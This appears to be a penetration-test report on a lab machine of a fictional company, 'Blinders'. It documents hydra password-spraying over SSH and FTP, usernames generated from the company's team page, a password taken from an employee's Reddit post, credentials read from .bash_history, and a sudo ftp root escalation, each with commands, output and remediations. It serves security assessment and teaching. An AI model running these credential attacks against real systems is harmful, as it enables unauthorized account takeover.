As we embrace a Bring Your Own Device (BYOD) policy, we aim to ensure seamless access to our infrastructure.

Instructions from the IT Administrator

Server Access

- Ensure you have the server IP address and port number handy.
- Use the SSH protocol to log in to our server remotely.

Login Details

- Username: This will be the username you provided while filling out the final selection form.
- Password: [REDACTED] (default password – please change after first login)

Need Help?

If you encounter any issues during the login process, please do not hesitate to reach out to our IT support team:

it-support@blinders.pvt.ltd

Welcome once again, and let's build something amazing together!

Warm regards,

Lucas White

IT Administrator


Blinders.PVT.LTD

it-support@blinders.pvt.ltd

Confidentiality Notice: This message contains confidential and proprietary information of Blinders.PVT.LTD. It is intended only for the use of the individual or entity to whom it is addressed.

Figure 12: Extract showing the default password used for newly created company accounts, as found in welcome.pdf.

- Using the default password identified in the PDF, a password-spraying attack was performed against the username list, resulting in a valid credential for the user `sophiale`.



```
Parrot Terminal
Hydra is a tool to guess/crack valid login/password pairs.
Licensed under AGPL v3.0. The newest version is always available at;
https://github.com/vanhauser-thc/thc-hydra
Please don't use in military or secret service organizations, or for illegal
purposes. (This is a wish and non-binding - most such people do not care about
laws and ethics anyway - and tell themselves they are one of the good ones.)

Example: hydra -l user -P passlist.txt ftp://192.168.0.1
[student@parrot]--[~/Blinders/tool/username-anarchy]
$ hydra -L blindersvaild.txt -p ' ' ssh://192.168.0.20 -s 2123 -I -t 64

Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret ser
ons, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-22 11:34:34
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce th
4
[DATA] max 64 tasks per 1 server, overall 64 tasks, 118 login tries (l:118/p:1), ~2 tries per task
[DATA] attacking ssh://192.168.0.20:2123/
[2123][ssh] host: 192.168.0.20 login: sophiale password: 
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-22 11:34:50
[student@parrot]--[~/Blinders/tool/username-anarchy]
$
```

Figure 13: Valid username `sophiale` discovered via password-spraying using the default password.

- Further enumeration revealed another employee username within the `sophiale` home directory. Investigation of this username led to the discovery of a corresponding Reddit account, which was confirmed to belong to the employee by checking the account bio and the company's social-media section.

```
Parrot Terminal
ED25519 key fingerprint is SHA256:cQsUUmD9A/hq9qwD4a7YCEYqw0Mm46T+oWYV5oaC9SE.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.0.20]:2123' (ED25519) to the list of known hosts
sophiale@192.168.0.20's password:
Linux Blinders 6.1.0-27-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.115-1 (2024-11-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Oct 16 08:48:36 2025 from 192.168.1.52
sophiale@Blinders:~$ ls
README.txt          Teammate.txt        meeting_notes_2025-09-18.txt  vendor_model
Resume sophia lee.md contract final.txt  private_notes.txt
sophiale@Blinders:~$ cat Teammate.txt
Aiden Hall:- aidenhall1987
sophiale@Blinders:~$
```

Figure 14: `Team-mate.txt` file in sophiale's home directory containing the username aidenhall1987.

[illegible]

Figure 15: `sherlock` output identifying the employee's Reddit account associated with the username `aidenhall1987`.




Figure 16: Employee's Reddit page linked to the company.

- Analysis of the Aiden Hall Reddit page disclosed information about the company's internal password-policy management. A password was posted in a Reddit post and reused for corporate login services. Using this password, access was gained as the aidenhall1987 account.




Figure 17: Password posted on a Reddit user post, later reused for corporate services.

```

[student@parrot]~[~/Blinders/tool/username-anarchy]
$hydra -L blindersvaild.txt -p '[REDACTED]' ssh://192.168.0.20 -s 2123
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
se ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-23 16:31:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 119 login tries (1:119/p:1), ~8 tries per task
[DATA] attacking ssh://192.168.0.20:2123/
[2123][ssh] host: 192.168.0.20 login: aidenhall1987 password: [REDACTED]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-23 16:31:33
[student@parrot]~[~/Blinders/tool/username-anarchy]
$

```

Figure 18: Valid password for the `aidenhall1987` user, discovered via OSINT.

```
File Edit View Search Terminal Help
$ssh aidenhall1987@192.168.0.20 -p 2123
aidenhall1987@192.168.0.20's password:
Linux Blinders 6.1.0-27-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.115-1 (2024-11-01)
x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Mar      :      from 192.168.0.
aidenhall1987@Blinders:~$
```

Figure 19: Successful login as aidenhall1987 using the discovered password.

- Password-mining activities within the aidenhall1987 environment revealed an additional password belonging to the user lwhite, an IT administrator.

```
Parrot Terminal
aidenhall1987@192.168.0.20's password:
Linux Blinders 6.1.0-27-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.115-1 (2024-11-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Oct 16 08:54:12 2025 from 192.168.1.52
aidenhall1987@Blinders:~$ ls
MarketingExec_Aiden_Bio.md  README.txt  demo_brief_AI_Q4_aidenhall.txt  exec_notes_AH_2025-08-28.txt
denhall.md  secrets
aidenhall1987@Blinders:~$ cat .bash_history
mysql -u lwhite -p[REDACTED]
aidenhall1987@Blinders:~$
```

Figure 20: Password for the IT administrator lwhite discovered via password-mining in aidenhall1987's environment.

- Accessing the system as lwhite (who has elevated ftp command privileges) allowed exploitation of the FTP client to bypass access controls and escalate to root privileges on the machine.

```
[student@parrot]-[~/Blinders/Finding]
_ $ssh lwhite@192.168.0.20 -p 2123
lwhite@192.168.0.20's password:
Linux Blinders 6.1.0-27-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.115-1 (2024-11-01) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Thu Oct 16 07:08:56 2025 from 192.168.1.11
lwhite@Blinders:~$ sudo -l
Matching Defaults entries for lwhite on Blinders:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:

User lwhite may run the following commands on Blinders:
    (ALL) NOPASSWD: /usr/bin/ftp
lwhite@Blinders:~$
```

Figure 21: Login as lwhite showing elevated ftp command privileges.

[illegible]

Figure 22: Bypassing the ftp command restrictions, escalating to root, and reading the root flag.

3.1 Objective

The goal of this assessment was to highlight configuration and policy weaknesses in the environment, even though the systems are running with up-to-date security patches and Windows Defender

antivirus enabled. In addition to identifying these gaps, the test was designed to provide clear remediations and mitigations, and to demonstrate the full attack path—from initial access through the company's internet-facing server at 192.168.0.20—that an attacker could follow to gain deep, privileged control over the system and access sensitive data.

Assessment goal: Gain full control of the target system at 192.168.0.20 and demonstrate, through a clear attack path, how an attacker can achieve operating-system-level command execution using weak passwords, credential reuse, and misconfigured services.

3.2 Scope

As of **Mar 16, 2026**, the scope is defined as below:

Targeted Systems:

Hostname	IP
Blinders	192.168.0.20

4 Compromission Path

Predictable Usernames and Default Credential Usage	
Hostname	Blinders
CVSS	{ "version": "4.0", "final": { "nomenclature": "CVSS-B", "score": 9.9 }, "vector": "CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:H/VA:N/SC:H/SI:H/SA:N", "score": "9.9", "level": "critical", "level_number": 5 }
OS Details	Debian GNU/Linux 12 (bookworm)
IP Address	192.168.0.20

Description

The company website's **"Our Team"** section exposed full employee names (Jack Roberts, Isabella Clark, Sophia Lee, Lucas White, Aiden Hall, Charlotte King, Mason Wright, Grace Scott), enabling predictable username generation. Testing against common and default password lists revealed active credentials for multiple employee accounts across FTP (port 21) and SSH (port 2123) services, demonstrating systemic weak authentication practices.

Compromission Steps

- Visit the Blinders Company Team webpage. Copy All the Fullname of the team and paste in a file.
- Using the Tool username-anarchy we can create a Combinations of the username's and output the conectnt to a new file using the Below Command.

```
./username-anarchy --input-file usernames.txt > blindersvalid.txt
```

- after getting the Comdination onf the Username's tried with weak/default password to gain vaild Password using the tool hydra with using most common password wordlists.

```
hydra -L blindersvaild.txt -P /usr/share/seclists/Passwords/top/Common-Credentials/top-20-common-SSH-passwords.txt ftp://192.168.0.20
```

```
Parrot terminal
[DATA] max 16 tasks per 1 server, overall 16 tasks, 2596 login tries (l:118/p:22), ~163 tries per task
[DATA] attacking ftp://192.168.0.20:21/
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
[student@parrot]--[~/BLinders/tool/username-anarchy]
_ $hydra -L blindersvaild.txt -P /usr/share/seclists/Passwords/Common-Credentials/top-20-common-SSH-passwords.txt ftp://
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
es (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-22 11:18:01
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to
, ./hydra.restore
^C
[student@parrot]--[~/BLinders/tool/username-anarchy]
_ $hydra -L blindersvaild.txt -P /usr/share/seclists/Passwords/Common-Credentials/top-20-common-SSH-passwords.txt ftp://
-I
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or
es (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-22 11:18:07
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 2596 login tries (l:118/p:22), ~41 tries per task
[DATA] attacking ftp://192.168.0.20:21/
[STATUS] 1660.00 tries/min, 1660 tries in 00:01h, 957 to do in 00:01h, 43 active
21][ftp] host: 192.168.0.20 login: charlotteking password: 
21][ftp] host: 192.168.0.20 login: scottg password: 
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-22 11:19:44
[student@parrot]--[~/BLinders/tool/username-anarchy]
_ $
```

Figure: Found the valid usernames and passwords

Recommendations

- Implement minimum 12-character password complexity with composition rules (upper, lower, numbers, symbols)
- Enforce password rotation every 90 days with history restrictions (no reuse of last 10 passwords)
- Deploy multi-factor authentication (MFA) across all external-facing services
- Remove full employee names from public website; use first initial + last name format only
- Conduct quarterly password audits using automated scanning tools
- Block common/default passwords at authentication layer
- Implement account lockout after 5 failed attempts (30-minute timeout)
- Train employees on password hygiene and phishing recognition
- Deploy privileged access management (PAM) for service accounts

References

- https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html
- <https://pages.nist.gov/800-63-3/sp800-63b.html>
- <https://attack.mitre.org/techniques/T1110/>

Employee Oversharing Internal Information on Social Media

Hostname	Blinders
CVSS	{ "version": "4.0", "final": { "nomenclature": "CVSS-B", "score": 8.7 }, "vector": "CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:L/SI:N/SA:N", "score": "8.7", "level": "high", "level_number": 4 }
OS Details	Debian GNU/Linux 12 (bookworm)
IP Address	192.168.0.20

Description

Company website's social media section linked directly to employee personal accounts. Reddit enumeration revealed internal password policy details and an employee's plaintext password for `aidenhall1987`. Direct linking between corporate and personal profiles creates clear attack paths from public website to authenticated system access.

Compromission Steps

- Visit Company Social media Section there we Can see the Company Employee social media link

```

46 <li><a href="#">careers</a></li>
47 <li><a href="#">Newsroom</a></li>
48 <li><a href="#">Investors</a></li>
49 </ul>
50 <div class="social-media">
51 <h5>Follow Us</h5>
52 <div class="social-grid">
53 <a href="https://www.instagram.com/pawankalyan.k/" class="social-link instagram" target="_blank" title="Instagram"></a>
54 <a href="https://www.linkedin.com/in/barackobama/" class="social-link linkedin" target="_blank" title="LinkedIn"></a>
55 <a href="https://www.facebook.com/DonaldTrump/" class="social-link facebook" target="_blank" title="Facebook"></a>
56 <a href="https://blinders-pvt-ltd.github.io/blinders-pvt-ltd/" class="social-link github" title="GitHub"></a>
57 <a href="https://www.snapchat.com/@therock?locale=en-US" class="social-link snapchat" target="_blank" title="Snapchat"></a>
58 <a href="https://x.com/elonmusk" class="social-link twitter" target="_blank" title="Twitter"></a>
59 <a href="https://discord.gg/ghPa7Xxuse" class="social-link discord" target="_blank" title="Discord"></a>
60 <a href="https://www.youtube.com/@CarryMinati" class="social-link youtube" target="_blank" title="YouTube"></a>
61 <a href="https://www.reddit.com/user/aidenhall1987/" class="social-link reddit" target="_blank" title="Reddit"></a>
62 <a href="https://www.troyhunt.com/media/" class="social-link medium" target="_blank" title="Medium"></a>
63 </div>
64 </div>
65 </div>
66 </div>
67 <div class="footer-bottom">
68 <p>&copy; 2024 Blinders-PVT-LTD. All rights reserved. | Privacy Policy | Terms of Service</p>
69 </div>
70 </div>
71 </footer>
72 </div>
73 <script>
74 // Smooth scrolling for navigation links
75 document.addEventListener('DOMContentLoaded', function() {
76 // Add smooth scroll behavior to all internal links
77

```

Figure: Company webpage adding multiple employee social media pages

- Further Enumeration found that Employee reddit Page we are able to see that Employee has posted about the Company Internal Password policies.




Figure: Employee sharing company internal password policies

- Employee has shared her valid password in reddit Social Media page where We can gain access as that User.




Figure: Password posted on Reddit post

```
Parrot Terminal
File Edit View Search Terminal Help

[student@parrot]--[~/Blinders/tool/username-anarchy]
$hydra -L blindersvaid.txt -p '[REDACTED]' ssh://192.168.0.20 -s 2123
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
se *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-23 16:31:05
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 119 login tries (l:119/p:1), ~8 tries per task
[DATA] attacking ssh://192.168.0.20:2123/
[2123][ssh] host: 192.168.0.20 login: aidenhall1987 password: [REDACTED]
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-23 16:31:33
[student@parrot]--[~/Blinders/tool/username-anarchy]
$
```

Figure: Valid password of aidenhall1987 user found

Recommendations

- Audit and remove all employee social links from company website
- Implement corporate social media policy prohibiting internal info sharing
- Deploy Data Loss Prevention (DLP) monitoring for credential patterns
- Conduct employee security awareness training (quarterly)
- Remove legacy accounts not actively used by employees
- Centralize authentication logging for compromised account detection
- Rotate all passwords from exposed social media sources immediately

References

- <https://attack.mitre.org/techniques/T1593/>
- https://owasp.org/Top10/A05_2021-Security_Misconfiguration/
- <https://www.sans.org/reading-room/whitepapers/policyissues/social-media-privacy-issues-3276>

Improper Website Configuration Exposing Sensitive Links

Hostname	Blinders
CVSS	{ "version": "4.0", "final": { "nomenclature": "CVSS-B", "score": 6.9 }, "vector": "CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N", "score": "6.9", "level": "medium", "level_number": 3 }
OS Details	Debian GNU/Linux 12 (bookworm)
IP Address	192.168.0.20

Description

Company website social media section contained miscellaneous unrelated links alongside legitimate employee profiles. Poor content curation creates phishing vectors and exposes legitimate employee accounts through association with potentially malicious domains.

Compromission Steps

- Company web page social media section mentioned miscellaneous social media links not related to company and employee personal social media pages

```

646 <li><a href="#">Careers</a></li>
647 <li><a href="#">Newsroom</a></li>
648 <li><a href="#">Investors</a></li>
649 </ul>
650 <div class="social-media">
651 <h5>Follow Us</h5>
652 <div class="social-grid">
653 <a href="https://www.instagram.com/pawankalyan.k/" class="social-link instagram" target="_blank" title="Instagram"></a>
654 <a href="https://www.linkedin.com/in/barackobama/" class="social-link linkedin" target="_blank" title="LinkedIn"></a>
655 <a href="https://www.facebook.com/DonaldTrump/" class="social-link facebook" target="_blank" title="Facebook"></a>
656 <a href="https://blinders-pvt-ltd.github.io/blinders-pvt-ltd/" class="social-link github" title="GitHub"></a>
657 <a href="https://www.snapchat.com/therock?locale=en-US" class="social-link snapchat" target="_blank" title="Snapchat"></a>
658 <a href="https://x.com/elonmusk" class="social-link twitter" target="_blank" title="Twitter"></a>
659 <a href="https://discord.gg/ghPa7Xxuse" class="social-link discord" target="_blank" title="Discord"></a>
660 <a href="https://www.youtube.com/@CarryMinati" class="social-link youtube" target="_blank" title="YouTube"></a>
